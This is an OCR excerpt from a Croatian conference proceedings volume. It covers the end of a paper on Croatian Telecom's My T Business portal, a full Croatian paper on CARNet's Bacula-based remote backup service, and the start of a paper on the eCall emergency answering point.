


Fig. 5. Permission relationship between portal roles and modules

A. *Roles and administrators*

The following list describes administrator roles and their default permissions:

- main company administrator (headAdmin or Admin)
  - can't be deleted by any user, only T-Com can delete this administrator
  - permissions can be dynamically setup, by default this administrator can access every section and every data on the portal for the whole Holding and every subsidiary, customer_id
  - can create, change, delete administrator accounts
  - can create, change, delete end user accounts
  - can create, change, delete roles

- administrator
  - permissions can be dynamically setup
  - by default this role is allowed to access every portal module for the specific company, OIB or customer_id
  - can create, change, delete administrator accounts
  - can create, change, delete end user accounts
  - can create, change, delete roles

The following list describes end user roles that are predefined on the portal along with their permissions.

End user roles and default permissions:

- Secretary
  - Allowed access to Inventory and Orders modules, for his company – one OIB or customer_id
- Accountant
  - Allowed access to Inventory, Orders and Bills modules and all BAs, for his company – one OIB or customer_id
- IT manager
  - Allowed access to Inventory, Orders and Faults modules, for his company – one OIB or customer_id
- Employee
  - Access to My T Business portal isn't allowed
  - Allowed access only to end user (residential) My T portal
  - If user with this role tries to access My T Business portal, he will be redirected to My Telekom residential portal

Permissions for each role can be altered by any administrator; also administrators can delete roles or create new roles with new permissions. This approach enables companies in flexible role definition – in accordance to their business/organisational needs.

B. *Registration Process*

The registration process for the main Holding administrator is described below:

1. Croatian Telecom Administrator (HT admin 1) enters the OIB number
2. Administration application is checking whether the entered OIB exists in the imported table (the table contains all the business customer records)
3. The obtained data from the table are stored during the session
4. Each validated OIB number that exists in the table, is an input data for receiving the Holding information and services from the backend systems
5. The results are stored during the session for further data manipulation
6. Checking in backend systems if there is at least one active service
7. The user page is displayed for creating My T Business Administrator (main administrator). The main administrator has permissions to all modules/OIB numbers/customer IDs
8. SSO procedure
9. When the My T Business administrator is created, all the data are sent to HT CRM system
10. My T Business profile is created with the following data: user roles, username, password, contact e-mail etc.

A main administrator can be created for the company within the Holding company as well as for the "plain" company which is not Holding.

Creating an administrator (user) is possible only in cases where the main administrator is created (OIB level).

V. MY T BUSINESS PORTAL FUNCTIONALITIES

Four priority modules were recognized during MTB portal initial scope definition process: Faults, Bills, Orders and Services (Fig. 6.). Decision was taken that this is minimal set for launch




Fig. 6. My T Business portal initial modules

"Faults" module presents to the MTB user (with appropriate role) lists of registered faults on its T-Com and T-Mobile services and their mobile devices currently on repair. Information on current fault repair and device repair status is presented as well as history data on

previous faults and device repairs. It is also possible to file a new fault on any company's T-Com or T-Mobile services online.

"Bills" module entry page consists of two lists for quick view on company's T-Com and T-Mobile bills. Those lists enables different view on bills history according to bill attributes (bill delivery address, payment status, bill No. etc.). Selecting the particular bill from the list will open the complete bill statement and present its details.

Module "Orders" entry page consists of quick view lists for T-Com services order status and T-Mobile order history. Due to the character of service ordering and contracting, it is possible to order some T-Com services online and therefore have an online view to its completion status. Current rule for ordering/contracting new T-Mobile service accounts (SIM's) via sales representative personnel and online mobile service provisioning for existing SIM users (which means instant change) does not require status view on "open" orders but history view on fulfilled orders instead. Separate page with ordering forms (in PDF) for T-Com and T-Mobile services is prepared within this module with aim to further simplify service ordering process for end customer.

List of all services business customer is currently subscribed for is given in module "Services". From the service list it is possible to review service details, mark particular service for its list/presentment on MTB first page (after login), or even to file a new complaint on each service. It is possible to navigate to separate T-Com and T-Mobile service presentment and to list services according to service attributes.

One of the roles for My T Business administrator in the company is also to issue username/password to end user (Employee role) for self-administering his/hers single service (e.g. corporate mobile phone service). In order to achieve this, such end-user (employee) will have to logon to recently developed *My Telekom portal* (https://moj.hrvatskitelekom.hr/public) which is integrated via the same SSO mechanism.

On My Telekom portal, MTB user is offered limited set of self-care administration services. Those services includes bill review and statistics, paid option status, synchronization of contacts, free SMS's, prepaid recharging etc.

VI. CONCLUSION

In this paper we presented challenges on our path to develop efficient telecom services self-care portal for business customers. Due to the goal to include ALL services provided by T-HT and necessity to build robust and reliable solution; this project (with detailed specification, development, integration, internal testing as well as pilot phase testing with friendly users) lasted more than a year prior to portal's commercial launch (https://business.t.ht.hr). Its success, measured in more 2800 companies subscribed to the portal in 6 month after its launch confirms that our decisions on initial scope and accent on robustness and reliability was the right one.

Currently ongoing further developments are heading in two main directions:

- Closer integration with new web shop functionalities that should enable further improvement and automation of sales process and online contracting
- Integration of other service modules or existing separate web solutions for their self-administering (mostly for ISP - "online services").

REFERENCES

[1] T-HT Annual Report 2010. http://www.t.ht.hr/investitori/2010AR/report2010.asp

[2] Web Services Architecture, http://www.w3.org/TR/ws-arch

[3] Web Service Description Language (WSDL) 1.1, http://www.w3.org/TR/wsdl

[4] http://www.iportinstant.com/news/articles/CRM-tutorial-customer-service.asp

Udaljena pohrana podataka korištenjem slobodnog softvera

Branko Radojević, Matija Nalis, Valentin Vidić, Saša Čavara
Hrvatska akademska i istraživačka mreža – CARNet, Zagreb, Hrvatska
{Branko.Radojevic,Matija.Nalis,Valentin.Vidic,Sasa.Cavara}@CARNet.hr

***Sažetak* - CARNet već preko 20 godina uz povezivanje ustanova iz sustava znanosti i obrazovanja u jedinstvenu komunikacijsku mrežu pruža i usluge izgradnje i održavanja pojedinih internetskih servisa. Tako je jedan od prvih zadataka CARNet-a bio ustrojiti osnovne internetske servise i na samim ustanovama članicama, a sigurno pohranjivanje korisničkih i sistemskih podataka (backup) na siguran i pouzdan način je uvijek predstavljao izazov za sistem inženjera na samim ustanovama. Od 2011. godine nudi uslugu udaljene pohrane podataka za sve svoje članice koristeći postojeću mrežnu infrastrukturu i slobodni softver. Na taj način je praktički minimalnim ulaganjima uspostavljena usluga koja se može koristiti i u daleko kritičnijim informacijskim servisima od onih koje koriste CARNet-ove ustanove članice.**

I. UVOD

Još u prvoj polovici devedesetih godina prošlog stoljeća, zahvaljujući petorici mladih inženjera elektrotehnike, ujedno entuzijasta u području računalnih komunikacija uspostavljena je prva CARNet mreža [1]. Nakon uspješno završenog posla povezivanja pojedinih fakulteta iz svih krajeva Republike Hrvatske, te priključivana na Internet, postalo je jasno da treba napraviti i slijedeći korak – uvesti internetske servise.

No, to su bila vremena kada je Internet još uvijek bio u povojima, web praktički nije još ni postojao, a većina ljudi na fakultetima je još uvijek izražavala sumnje u uspjeh cijelog poduhvata. U takvoj klimi je bilo teško očekivati da će pojedine ustanove samostalno uložiti financijska sredstva u relativno skupe UNIX poslužitelje kako bi na njima podigli servise za koje je samo šačica ljudi vjerovala da su upotrebljivi. Iz tog razloga su ljudi iz Sveučilišnog računskog centra – SRCE, Sveučilišta u Zagrebu odlučili napraviti korak dalje te uložiti u računalnu infrastrukturu na ustanovama kako bi se mreža CARNet obogatila i dodatnim internetskim servisima.

U tadašnje vrijeme na samim poslužiteljima bili su smješteni gotovo nebitni podaci: osnovne informacije o ustanovi na *gopher* servisu, poneka datoteka na *ftp* poslužitelju i elektronička pošta lokalnih entuzijasta s fakulteta. Vrijednost podataka je bila vrlo mala, pa i nije bilo potrebe za ulaganjem u uređaje za sigurnu pohranu podataka (eng. *backup*).

No popularnost Interneta i pripadajućih servisa je pojavom weba počela eksponencijalno rasti, a samim tim je i vrijednost pohranjenih podataka na poslužiteljima značajno porasla. Tada je postalo jasno da se poslužitelji moraju proširiti tračnim uređajima za snimanje sigurnosnih kopija podataka.

U narednim nabavkama poslužitelja vodilo se računa o tome da uz njih dolazi i uređaj za sigurnosnu pohranu podataka, što je značajno povisilo cijenu pojedinog poslužitelja. No, nabava uređaja nije riješila problem sama po sebi, već je bilo potrebno uložiti dodatni trud na samoj ustanovi da se pohrana podataka redovito i provodi.

Na žalost, iz evidencije Službe za pomoć sistem-inženjerima ustanova članica za slučajeve u kojima je došlo do gubitka podataka, vidi se da je pravilna pohrana podataka na ustanovi bila više rijetkost nego pravilo. Razlozi za to su mnogobrojni i nisu vezani isključivo za sistem-inženjere, već je problem bio i u nezainteresiranosti ustanova da propišu sigurnosne politike i nabave trake za snimanje podataka.

Analizirajući višegodišnju praksu u ustanovama članicama, uzimajući u obzir da u današnjim poslužiteljima uređaj za pohranjivanje na trake čini gotovo 50% cijene kompletnog poslužitelja i poštujući želju da se u potpunosti pojednostavi i automatizira ovaj proces, CARNet je 2011. godine samostalno razvio sustav za udaljenu pohranu podataka, koristeći postojeću mrežnu infrastrukturu i uređaj za pohranu podataka (eng. *tape library*). Za softver je odabrano slobodno rješenje otvorenog koda Bacula [4] koji se izdaje pod AGPLv3 [5] licencom. Postoji i komercijalna verzija navedenog softvera, koja predviđa i naprednije funkcionalnosti kao i određeni nivo podrške, ali naravno - nije besplatan.

Iako postoje i mnoga druga komercijalna rješenja, koja nude i neke bitno naprednije funkcionalnosti (npr. deduplikaciju) a i komercijalnu podršku proizvođača, ta se rješenja ipak nisu detaljnije razmatrala uglavnom zbog financijskih ograničenja.

U nastavku su opisane pretpostavke i ograničenja na temelju kojih je sustav izgrađen, te izvedba sustava na stani korisnika (ustanove članice) i pružatelja usluge (CARNet-a). U zaključku su navedena dosadašnja iskustva u korištenju usluge.

II. OSNOVNE PRETPOSTAVKE ZA USPJEŠAN DIZAJN SUSTAVA

Kada je početkom 2011. godine odlučeno krenuti u izgradnju ovakvog sustava trebalo je preispitati prihvatljivost preduvjeta da bi sustav uopće mogao biti uspješno izgrađen. Prije svega je trebalo razmisliti o tome gdje postaviti fizički sustav za pohranu podatka, provjeriti i po potrebi poboljšati mrežnu povezanost do odabrane fizičke lokacije te prilagoditi klijentski i poslužiteljski softver potrebama ove usluge.

Odlučeno je da će u početku biti moguće pohranjivati podatke samo s poslužitelja koji opslužuju osnovne Internet servise na ustanovama, a radi se o poslužiteljima koji kao operacijski sustav imaju posebnu inačicu Debian GNU/Linux distribucije s prilagođenim programskim paketima za potrebe CARNet-ovih ustanova članica.

Zatim je izvršena procjena prostora na sustavu za pohranu podataka koji se može dodijeliti ustanovama članicama, sa zaključkom da je očekivanih 50 ustanova u prvoj fazi proširenja, moguće spremati 200 gigabajta podataka sa poslužitelja ustanova, s tim da se podaci pohranjuju svakodnevno i čuvaju sljedeća 2 mjeseca.

Za fizičku lokaciju je odabrano CARNet-ovo čvorište u Osijeku, gdje je nedavno uređena sistem sala, te je na osnovi dobivenih geofizičkih karata ustanovljeno da je ta lokacija na području gdje se potresi veće magnitude do sada nisu nikada pojavili, a i manji potresi su rijetkost. Također je riješen i eventualni problem poplava, jer sistem sala nije u razini zemlje.

Što se tiče mrežne povezanosti, napravljen je radni sastanak s CARNet-ovim odjelom mrežne infrastrukture, gdje je ustanovljeno da je u tom trenutku čvorište u Osijeku povezano s gigabitnim linkom na kojemu u noćnim satima (kada se radi pohrana podataka) iskorištenje u prosjeku ne prelazi 15%, što ostavlja više nego dovoljno prostora za promet od ustanova do sustava za pohranu podataka. Također je predviđeno povećanje linka na 10 gigabita tijekom 2011. godine, što je u međuvremenu i realizirano.

Zadnji korak je prilagođavanje softvera, što CARNet-u ne predstavlja veći problem jer zapošljava tim ljudi koji razvijaju programske pakete za Debian Linux distribuciju, tako da je i taj posao odrađen vlastitim snagama.

III. KLIJENTSKA STRANA

U želji da se korisnicima na ustanovi (sistem-inženjeri ustanove članice) maksimalno pojednostavne poslovi oko izrade sigurnosnih kopija podataka, odlučeno je da se uključenje u sustav napravi što je jednostavnije moguće. Ispitivanjem niza mogućnosti, došlo se do zaključka da se svi poslovi, osim inicijalne prijave, mogu napraviti automatski.

Dovoljno je da sistem-inženjer na svom poslužitelju instalira samo jedan programski paket, koji tijekom instalacije automatski odradi niz potrebnih radnji. Ustanove paket dohvaćaju iz CARNet-ovog repozitorija paketa. Paket je u repozitoriju digitalno potpisan CARNet-ovim javnim ključem što omogućava detekciju neovlaštenih izmjena u instalacijskoj skripti.

Naime, skripte koje dolaze s programskim paketom prije svega naprave instalaciju samog klijentskog softvera, zatim naprave katalog podataka koje treba pohranjivati, te izrade kripto ključeve kojim će se podaci kriptirati prije slanja na CARNet-ov sustav za pohranu. Za jedinstvenu identifikaciju novog klijenta potrebno je generirati i na siguran način razmijeniti dijeljenu tajnu (eng. *shared secret*). Dijeljena tajna stvara se na klijentu kao slučajni niz znakova i šalje zajedno s ostalim podacima o klijentu kao poruka elektroničke pošte u CARNet-ov sustav zahtjeva (eng. *ticketing system*). Navedena poruka ujedno predstavlja službeni zahtjev ustanove za pokretanjem usluge. Sama poruka kriptirana je javnim ključem CARNet-ovog sustava zahtjeva tako da dijeljena tajna i ostali podaci sadržani u zahtjevu nisu vidljivi trećim stranama.

Dakle rezultat instalacije klijentskog softvera na ustanovi je elektronička poruka u CARNet-ovom sustavu zahtjeva putem koje je zatraženo pokretanje servisa. Zahtjev u privitku sadrži i katalog podataka koje korisnik želi pohranjivati iz kojeg je vidljivo je li količina podataka unutar trenutnog ograničenja od 200 gigabajta po poslužitelju.

Time je instalacija na strani klijenta završena. Na poslužitelju ustanove se sada nalazi instaliran klijentski program, a CARNet ima sve potrebe podatke za uključivanje ustanove u sustav. Ako ustanova zadovoljava sve zahtjeve za pokretanje usluge, CARNet administratori dodaju novog klijenta u konfiguraciju Bacula poslužitelja i već slijedeću noć pokreće se pohrana cijelog poslužitelja (enf. *full backup*) [6][7]. Klijentski program na poslužitelju ustanove ne spaja se sam na centralni sustav, već čeka zahtjev od središnjeg Bacula poslužitelja za pokretanje pohrane podataka. Na taj način CARNet može upravljati vremenom kad se tijekom noći radi pohrana podataka, bez uplitanja korisnika. Za sigurnu komunikaciju između klijenta i poslužitelja koristi se SSL protokol.

Ponekad je potrebno prilagoditi i postavke lokalnog vatrozida na samoj ustanovi, o čemu je sistem-inženjer i unaprijed obaviješten. No, prilikom inicijalne pohrane podataka zna se dogoditi da nije moguće pristupiti poslužitelju na ustanovi što obično ukazuje na potrebe za daljnjim podešavanjem vatrozida na ustanovi ili samom poslužitelju na kojem je instaliran Bacula klijent.


Korisnik također može izabrati da mu se o svakom uspješno provedenom snimanju podataka pošalje iz centralnog sustava elektronička pošta s potvrdom.

Kada je potrebno raditi povrat podataka iz sustava, za sada je to moguće isključivo koristeći komandno-linijski program koji je dio Bacula klijentskog softvera. Naravno, za tu operaciju je potrebno imati i odgovarajuće ključeve.

Još jedna od zanimljivih mogućnosti je i oporavak kompletnog poslužitelja na novom hardveru (uobičajeni naziv na engleskom jeziku je *bare metal recovery*) gdje je moguće na potpuno novom hardveru (bez obzira da li se radi o novom poslužitelju ili samo o zamjeni npr. pokvarenog sistemskog diska) u potpunosti vratiti sve podatke i upogoniti poslužitelj u vrlo malom vremenskom roku.

IV. CENTRALNI POSLUŽITELJI I SUSTAVI ZA POHRANU PODATAKA

Na lokaciji CARNet-ovog čvorišta u Osijeku nalaze se tri uređaja koji čine središnji dio ovog sustava: poslužitelji na kojima je pokrenuta Bacula, zatim uređaja za brzu pohranu podataka (eng. *disk storage system*) i uređaj za pohranjivanje podataka na trake (eng. *tape library*). Arhitektura sustava se može vidjeti na slici 1.



Slika 1. Arhitektura sustava s numeriranim fazama prijenosa i pohrane podataka

Poslužitelji su putem optičkog (*Fiber-Channel*) spoja priključeni na oba uređaja za pohranu podataka. Kada se pokrene pohrana podataka s ustanove, podaci se radi brzine prvo pohranjuju na diskovni sustav, a zatim se tijekom dana pohranjuju na trake.

Na diskovnom sustavu je uvijek snimljena zadnja kopija podataka, pa je pristup do posljednje sigurnosne kopije podataka brz. Prethodne kopije se čuvaju na trakama, te je pristup tim podacima ponekad nešto sporiji, što najviše ovisi o trenutnoj raspoloživosti pojedinih uređaja za čitanje traka.

Bacula klijent na poslužitelju ustanove kriptira sve podatke prije slanja na centralni poslužitelj CARNet-a. Za kriptiranje se koriste kripto ključevi stvoreni tijekom instalacije klijenta koji su dostupni samo administratoru na ustanovi (ne šalju se CARNet-u u inicijalnom zahtjevu za uslugom). Podaci su zbog kriptiranja sigurni dok putuju kroz CARNet mrežu, te je onemogućena zloupotreba od strane CARNet-a ili vanjskog napadača u slučaju provale na centralnu lokaciju u Osijeku. Kripto ključevi potrebni su za dekripciju kod vraćanja podataka, te ih administrator ustanove osim na poslužitelju treba spremiti na sigurnu lokaciju. To je dovoljno učiniti jednom nakon instalacije usluge jer se kripto ključevi kasnije ne mijenjaju. U slučaju da se dođe do katastrofalnog gubitka svih podataka na poslužitelju ustanove, a administrator ustanove nema sigurnosnu kopiju ključeva podaci se nakon vraćanja neće moći dekriptirati u izvorni oblik jer je gubitkom poslužitelja ustanove nestala i posljednja kopija ključeva. Prema tome odgovornost za siguran povrat podataka i dalje ostaje na administratoru ustanove, ali je problem značajno jednostavniji. Umjesto svakodnevnog prenošenja velike količine podataka na sigurnu lokaciju, potrebno je samo jednom spremiti manju količinu podataka (npr. snimiti ključeve na CD i spremiti ga u sef). Administratoru ustanove također se savjetuje periodički testirati ispravnost sustava: korištenjem sigurne kopije ključeva pokušati vratiti najvažnije podatke poslužitelja.

Nedostatak sigurnog kriptiranja podataka na klijentu je to što onemogućava deduplikaciju podataka na strani poslužitelja. Identična datoteka kriptirana na dva klijenta dati će dva različita niza podataka. Poslužitelj ih oba mora nezavisno pohraniti jer ni po čemu ne može zaključiti da se zapravo radi o istoj polazišnoj datoteci. Deduplikacijom bi se najviše moglo uštedjeti na prostoru koji zauzimaju datoteke operacijskog sustava koje su na svim klijentima identične.

V. ZAKLJUČAK

Uvođenjem u rad ovog sustava CARNet je zadovoljio većinu zahtjeva u sigurnosne pohrane podataka [3]:

AUTOMATIZACIJA PROCESA: sustav je u potpunosti automatiziran i ne ovisi o sistem inženjeru na ustanovi niti o CARNet-ovim administratorima. Prije uvođenja ovog sustava bilo je potrebno dnevno ručno mijenjati trake na ustanovi što je predstavljalo nepotreban fizički posao (dolazak na lokaciju poslužitelja, zamjena traka, prijenos snimljenih traka na udaljenu lokaciju, i sl.).

GEOGRAFSKA REDUNDANCIJA: sustav sprema podatke na geografski udaljenoj lokaciji i to u dva koraka tako da postoji totalna geografska redundancija podataka. Kada su ustanove same radile svoje sigurnosne kopije, rijetko je postojala geografska redundancija, jer su se trake obično čuvale na istom mjestu gdje je i poslužitelj s kojeg se podaci kopiraju. U slučaju nekog katastrofalnog događaja (potres, požar, poplava i sl.) svi podaci bi mogli biti trajno izgubljeni.


NEPOVREDIVOST PODATAKA: sustav već na samom klijentu kriptira podatke, tako da je nemoguće ni na mrežnom nivou ni na samom sustavu za pohranu podataka doći do samih podataka, osim ako nemate potrebne kripto ključeve. Na taj način su korisnici sigurni da je nemoguće neovlašteno doći do podataka. Prije je bilo moguće doći do podataka ako bi se fizički došlo do snimljenih traka, jer nije bilo uobičajeno kriptirati podatke na samim trakama.

Uz navedeno treba naglasiti da je CARNet uvođenjem ovog sustava dodatno uštedio prilikom nabavke poslužitelja za ustanove, jer više nije potrebno nabavljati pojedinačne tračne uređaje, koji su kod posljednjih nabavki poslužitelja sačinjavali oko 50% cijene poslužitelja.

Također, treba naglasiti da troškovi uspostave ovog sustava u CARNet-u minimalni, jer je za uspostavu sustava bilo potrebno samo nabaviti određeni broj diskova za proširenje postojećeg diskovnog sustava u Osijeku, kao i odgovarajuću količinu traka za pohranjivanje podataka.

Ovaj sustav je u CARNet-u poznat pod imenom sys.backup, a koncept sustava je prikazan i na TERENA sastanku TF-STORAGE radne skupine [2], gdje su druge akademske mreže iz Europe iskazale interes za uspostavu sličnog sustava.

Danas u sustavu sudjeluje oko 40 ustanova članica iz cijele Hrvatske, a pohrana podataka se vrši isključivo u noćnim satima. Nedjeljom je po unaprijed definiranom rasporedu pohrane predviđena izrada pune kopije podataka, a ostalim danima samo razlikovne kopije. Slika 1. prikazuje karakterističan raspored prenesene količine podataka kroz jedan tjedan na prijelazu iz siječnja u veljaču 2012. godine. Oznakom 05 je označen datum 5.2.2012. koji je bio nedjelja kada je u rasporedu prijenos pune kopije podataka.



Slika 2. Tjedni graf prijenosa podataka u terabajtima

Kao moguća nadogradnja sustava, predviđena za 2012. godinu, je proširenje prostora od 200 gigabajta koje je danas ograničavajuće za neke ustanove koje imaju potrebu za većom količinom prostora, te priprema klijentskih programa i za druge operacijske sustave (poglavito na bazi Microsoft Windowsa). Također, razmišlja se i o mogućnosti web pristupa pojedinim pohranjenim datotekama umjesto današnjeg klijenta koji se koristi iz komandne linije. Moguća je i nadogradnja središnjih poslužitelja kako bi se njihova mrežna povezanost povećala sa sadašnjeg 1 gigabita na 10 gigabita, jer je u statistikama uočeno da postoje razdoblja tijekom noći kada bi se moglo prenositi i više od 1 gigabita podataka po poslužitelju.

Dosadašnja iskustva su izvrsna, a većina sistem inženjera je istakla da im ovaj način sigurnosne pohrane podataka umnogome olakšava taj segment posla.

LITERATURA

[1] Povijest Hrvatska akademske i istraživačke mreže - CARNet, http://www.carnet.hr/20

[2] TERENA (Trans European Research an Education Networking Association), TF-STORAGE radna skupina, Atena, Lipanj 2011., http://www.terena.org/activities/tf-storage/ws11/agenda.html

[3] Best Practices: Backup and Recovery Strategies, PCWorld, September2007.,http://www.pcworld.com/businesscenter/article/135726/best_practices_backup_and_recovery_strategies.html

[4] Bacula, the Open Source, Network Backup Tool for Linux, Unix, Mac and Windows, http://www.bacula.org/en/

[5] GNU Affero General Public License – GNU Project, Free Software, http://www.gnu.org/licenses/agpl.html

[6] D.Cougias, E.L.Heiberger, K.Koop: "The Backup Book: Disaster Recovery from Desktop to Data Center", 3rd Edition, 2003., ISBN: 0972903909

[7] W. Curtis Preston: "Backup & Recovery: Inexpensive Backup Solutions for open Systems", O'Reilly Media, 1st Edition, 2007., ISBN: 0596102461

ULOGA PRISTUPNE TOČKE JAVNE SIGURNOSTI U TELEKOMUNIKACIJSKOJ USLUZI EPOZIV

Pavao Britvić, Hrvoje Strepački

Državna uprava za zaštitu i spašavanje, Nehajska 5, 10000 Zagreb, Hrvatska
Ericsson Nikola Tesla d. d., Krapinska 45, 10000 Zagreb, Hrvatska
e-mail: pavao.britvic@duzs.hr, hrvoje.strepacki@ericsson.com

Sažetak: Usluga ePoziva nova je telekomunikacijska usluga automatske dojave prometne nesreće pristupnoj točki javne sigurnosti (u Republici Hrvatskoj: Državnoj upravi za zaštitu i spašavanje). Predložena i podržana od strane Europske komisije, usluga ePoziva trebala bi biti uspostavljena od 2015. godine na nacionalnoj razini zemalja članica Europske unije koje su potpisale Sporazum o razumijevanju za pitanje uvođenja ePoziva, uključujući i Republiku Hrvatsku, koja je Sporazum potpisala 2010. godine.
U ovom radu predstavljena je uloga pristupne točke javne sigurnosti (Public Safety Answering Point – PSAP) u pružanju usluge ePoziva na nacionalnoj razini. U radu su razmotreni tehnološki i operativni aspekti pristupne točke javne sigurnosti unutar arhitekture u podršci usluge ePoziva, te razmotrene funkcionalnosti ePoziva podržane od strane pristupne točke javne sigurnosti. Budući da se usluga ePoziva ostvaruje na temelju ranije implementiranog nacionalnog 112 sustava, u radu se razmatra potrebna nadogradnja 112 sustava potrebna za uspostavu usluge ePoziva. Rad završava analizom poboljšanja kvalitete javne sigurnost, koja se postižu implementacijom usluge ePoziva, te doprinosa pristupne točke javne sigurnosti poboljšanju iste.

I. UVOD

Uspostava jedinstvenog europskog broja za hitne službe 112 definirana je Zakonom o elektroničkim komunikacijama [1] koji je usklađen s direktivom Europske unije [2]. Prema Zakonu o elektroničkim komunikacijama, 112 je jedinstveni troznamenkasti broj koji mora biti rezerviran za hitne službe, a operatori moraju omogućiti svim korisnicima usluga besplatne pozive na 112.

Pristupna točka javne sigurnosti (jedinstveni operativno-komunikacijski centar - Centar 112) zaprima sve pozive vezane uz hitne situacije, nesreće i prijetnje od nastanka katastrofe te putem sredstava veze, na temelju standardnih operativnih postupaka, žurno izvješćuje sve nadležne službe i koordinira djelovanje po pozivu [3, 4, 5, 6].

